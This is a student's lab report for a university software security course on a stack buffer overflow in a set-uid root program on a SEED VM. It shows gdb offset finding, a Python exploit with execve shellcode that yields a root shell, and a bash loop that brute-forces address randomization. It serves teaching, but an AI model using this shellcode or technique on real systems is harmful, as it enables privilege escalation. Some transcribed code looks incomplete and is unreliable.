



Imam Mohammad Ibn Saud Islamic University  
College of Computer and Information Sciences  
Computer Science Department



---

**Second Semester 1445 -2023**

**CS442 – Software Security**

**Assignment Buffer Overflow**


**Student:**

**Mohammed Wahaq Alsahli**

**Task 1:** You need to adjust the variables of the program accordingly and fill in any missing code to fulfill the buffer overflow attack.


We have to set up the environment

Turning off address randomization:

A terminal window titled "Terminal" with a dark background and a sidebar on the left containing icons for system settings, a document, a terminal, a file manager, and a web browser. The terminal shows the command `sudo sysctl -w kernel.randomize_va_space=0` being executed. The output is `kernel.randomize_va_space = 0`. The prompt is `[12/24/23]seed@VM:~/.../MohammedALS$`.


```
Terminal
[12/24/23]seed@VM:~/.../MohammedALS$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[12/24/23]seed@VM:~/.../MohammedALS$
```

Compile set-uid root version of stack.c:

A terminal window titled "Terminal" with a dark background and a sidebar on the left containing icons for system settings, a document, a terminal, a file manager, and a web browser. The terminal shows the command `sudo sysctl -w kernel.randomize_va_space=0` being executed, followed by `gcc -o stack -z execstack -fno-stack-protector stack.c`, `sudo chown root stack`, and `sudo chmod 4755 stack`. The prompt is `[12/24/23]seed@VM:~/.../MohammedALS$`.


```
Terminal
[12/24/23]seed@VM:~/.../MohammedALS$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[12/24/23]seed@VM:~/.../MohammedALS$ gcc -o stack -z execstack -fno-stack-protector stack.c
[12/24/23]seed@VM:~/.../MohammedALS$ sudo chown root stack
[12/24/23]seed@VM:~/.../MohammedALS$ sudo chmod 4755 stack
[12/24/23]seed@VM:~/.../MohammedALS$
```

distance between the base of the buffer and return address:



```
[12/24/23]seed@VM:~/.../MohammedALS$ gcc -z execstack -fno-stack-protector -g -o stack_dbg stack.c
[12/24/23]seed@VM:~/.../MohammedALS$ touch badfile
[12/24/23]seed@VM:~/.../MohammedALS$ gdb stack_dbg
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
```

setting a breakpoint for function foo() using gdb:



```
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
---Type <return> to continue, or q <return> to quit---
return
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack_dbg...done.
gdb-peda$ b foo
Breakpoint 1 at 0x80484c4: file stack.c, line 11.
gdb-peda$ run
```



```
Terminal
MohammedALS

0004| 0xbfffe804 --> 0xb7fe3e60 (<check_match+304>: )
0008| 0xbfffe808 --> 0xb7d7d2e5 ("GLIBC_2.0")
0012| 0xbfffe80c --> 0x80482a9 ("GLIBC_2.0")
0016| 0xbfffe810 --> 0xbfffe800 --> 0xbfffeb88 --> 0xa
('n')
0020| 0xbfffe814 --> 0x0
0024| 0xbfffe818 --> 0xb7d65664 --> 0x1
0028| 0xbfffe81c --> 0xb7c4fbf5 ("libm.so.6")
[-----]
Legend: code, data, rodata, value

Breakpoint 1, foo (
    str=0xbfffea2c "L\203\273\267hy\377\267\340\352\377
\277\037X\377\267L\203\273\267") at stack.c:11
11      strcpy(buffer, str);
gdb-peda$
```

```
Terminal
MohammedALS


0024| 0xbfffe818 --> 0xb7d65664 --> 0x1
0028| 0xbfffe81c --> 0xb7c4fbf5 ("libm.so.6")
[-----]
Legend: code, data, rodata, value

Breakpoint 1, foo (
    str=0xbfffea2c "L\203\273\267hy\377\267\340\352\377
\277\037X\377\267L\203\273\267") at stack.c:11
11      strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffea08
gdb-peda$ p &buffer
$2 = (char (*)[500]) 0xbfffe80c
gdb-peda$ p/d 0xbfffea08 - 0xbfffe80c
$3 = 508
gdb-peda$ quit
```

p \$ebp = prints the value of register ebp, = 0xbfffea08.

p &buffer prints the value of buffer[] = 0xbfffe80c.

the distance is  $508 + 4 = 512$ .



```
exploit.py (~/Desktop/MohammedALS) - gedit
Open Save
#!/usr/bin/python3
import sys

shellcode= (
    "\x31\xc0"      # xorl    %eax,%eax
    "\x50"          # pushl   %eax
    "\x68"          # pushl   $0x68732f2f
    "\x68"          # pushl   $0x6e69622f
    "\x89\xe3"      # movl    %esp,%ebx
    "\x50"          # pushl   %eax
    "\x53"          # pushl   %ebx
    "\x89\xe1"      # movl    %esp,%ecx
    "\x99"          # cdq
    "\xb0\x0b"      # movb    $0x0b,%al
    "\xcd\x80"      # int     $0x80
).encode('latin-1')

# Fill the content with NOPs
content = bytearray(0x90 for i in range(600))

# Put the shellcode at the end
start = 600 - len (shellcode)
content[start:] = shellcode

ret = 0xbfffea08 + 37
content[512:516] = (ret).to_bytes(4,byteorder='little')

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

Content = bytearray(0x90 for I in range(600))

I assigned the 600 value to the content loop range, i used value 600 because the fread function in stack.c file has a size of 600

Start = 600 – len (shellcode)

I subtarcted the shellcode length from 600 which is the file size


Ret ==0xbfffea08 + 37

i added the value 37 to the address

content[ 512:516 ] = (ret).to\_bytes(4.byteorder='little')

[ 512:516 ] is the return address

Compiling the vulnerable, code executing the exploit code and stack code and the attack is successful.



The screenshot shows an Ubuntu Desktop environment. The desktop background is dark blue with a folder icon labeled 'MohammedALS'. A terminal window is open, displaying the following commands and output:

```
11      strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffea08
gdb-peda$ p &buffer
$2 = (char (*)[500]) 0xbfffe80c
gdb-peda$ p/d 0xbfffea08 - 0xbfffe80c
$3 = 508
gdb-peda$ quit
[12/24/23]seed@VM:~/.../MohammedALS$ chmod u+x exploit.py
[12/24/23]seed@VM:~/.../MohammedALS$ ./exploit.py
[12/24/23]seed@VM:~/.../MohammedALS$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
```


**Task Two:** Find a way to obtain root shell (read book/slides).

And get the following output:

VM# id

uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed)

Changing the shellcode and compiling the vulnerable code with all the countermeasures disabled and executing the exploit code and stack code



```
# exit
[12/24/23]seed@VM:~/.../MohammedALS$ sudo ln -sf /bin/zsh /bin/sh
[12/24/23]seed@VM:~/.../MohammedALS$ gcc -o stack -z execstack -fno-stack-protector stack.c
[12/24/23]seed@VM:~/.../MohammedALS$ sudo chown root stack
[12/24/23]seed@VM:~/.../MohammedALS$ sudo chmod 4755 stack
[12/24/23]seed@VM:~/.../MohammedALS$ chmod u+x exploit.py
[12/24/23]seed@VM:~/.../MohammedALS$ rm badfile
[12/24/23]seed@VM:~/.../MohammedALS$ explo
explode      explode.py  exploit.py
[12/24/23]seed@VM:~/.../MohammedALS$ explo
explode      explode.py  exploit.py
[12/24/23]seed@VM:~/.../MohammedALS$ exploit.py
[12/24/23]seed@VM:~/.../MohammedALS$ ./stack
Segmentation fault
[12/24/23]seed@VM:~/.../MohammedALS$ ./exploit.py
[12/24/23]seed@VM:~/.../MohammedALS$ ./stack
Segmentation fault
[12/24/23]seed@VM:~/.../MohammedALS$ ./exploit.py
[12/24/23]seed@VM:~/.../MohammedALS$ ./stack
VM# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
VM#
```


**Task3:** On 32-bit Linux machines, stacks only have 19 bits of entropy, which means the stack base address can have  $2^{19} = 524,288$  possibilities. This number is not that high and can be



exhausted easily with the brute-force approach. In this task, we use such an approach to defeat the address randomization countermeasure on our 32-bit VM. First, we turn on the Ubuntu's address randomization using the following command:


```
sudo /sbin/sysctl -w kernel.randomize_va_space=2.
```

turn on the Ubuntu's address randomization using the following command



```
Terminal
[12/24/23]seed@VM:~/.../MohammedALS$ ./stack
Segmentation fault
[12/24/23]seed@VM:~/.../MohammedALS$ ./exploit.py
[12/24/23]seed@VM:~/.../MohammedALS$ ./stack
VM# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
VM# exit
[12/24/23]seed@VM:~/.../MohammedALS$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[12/24/23]seed@VM:~/.../MohammedALS$ gcc -o stack -z execstack -fno-stack-protector stack.c
[12/24/23]seed@VM:~/.../MohammedALS$
```

Compile set-uid root version of stack.c



```
Terminal
[12/24/23]seed@VM:~/.../MohammedALS$ ./exploit.py
[12/24/23]seed@VM:~/.../MohammedALS$ ./stack
VM# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
VM# exit
[12/24/23]seed@VM:~/.../MohammedALS$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[12/24/23]seed@VM:~/.../MohammedALS$ gcc -o stack -z execstack -fno-stack-protector stack.c
[12/24/23]seed@VM:~/.../MohammedALS$ sudo chown root stack
[12/24/23]seed@VM:~/.../MohammedALS$ sudo chmod 4755 stack
[12/24/23]seed@VM:~/.../MohammedALS$
```

defeated the Address Randomization By running the vulnerable code in an infinite loop



```
#!/bin/bash
```

```
SECONDS=0
```

```
value=0
```

```
while [ 1 ]
```

```
do
```

```
value=$((value + 1))
```

```
duration=$SECONDS
```

```
min=$((duration / 60))
```

```
sec=$((duration % 60))
```


```
echo "$min minutes and $sec seconds elapsed."
```

```
echo "The program has been running $value times so far."
```

```
./stack
```

```
Done
```

malicious code got executed



```
Terminal
./myscript.sh: line 15: 31120 Segmentation fault ./stack
4 minutes and 4 seconds elapsed.
The program has been running 90987 times so far.
./myscript.sh: line 15: 31121 Segmentation fault ./stack
4 minutes and 4 seconds elapsed.
The program has been running 90988 times so far.
./myscript.sh: line 15: 31122 Segmentation fault ./stack
4 minutes and 4 seconds elapsed.
The program has been running 90989 times so far.
./myscript.sh: line 15: 31123 Segmentation fault ./stack
4 minutes and 4 seconds elapsed.
The program has been running 90990 times so far.
./myscript.sh: line 15: 31124 Segmentation fault ./stack
4 minutes and 4 seconds elapsed.
The program has been running 90991 times so far.
VM#
```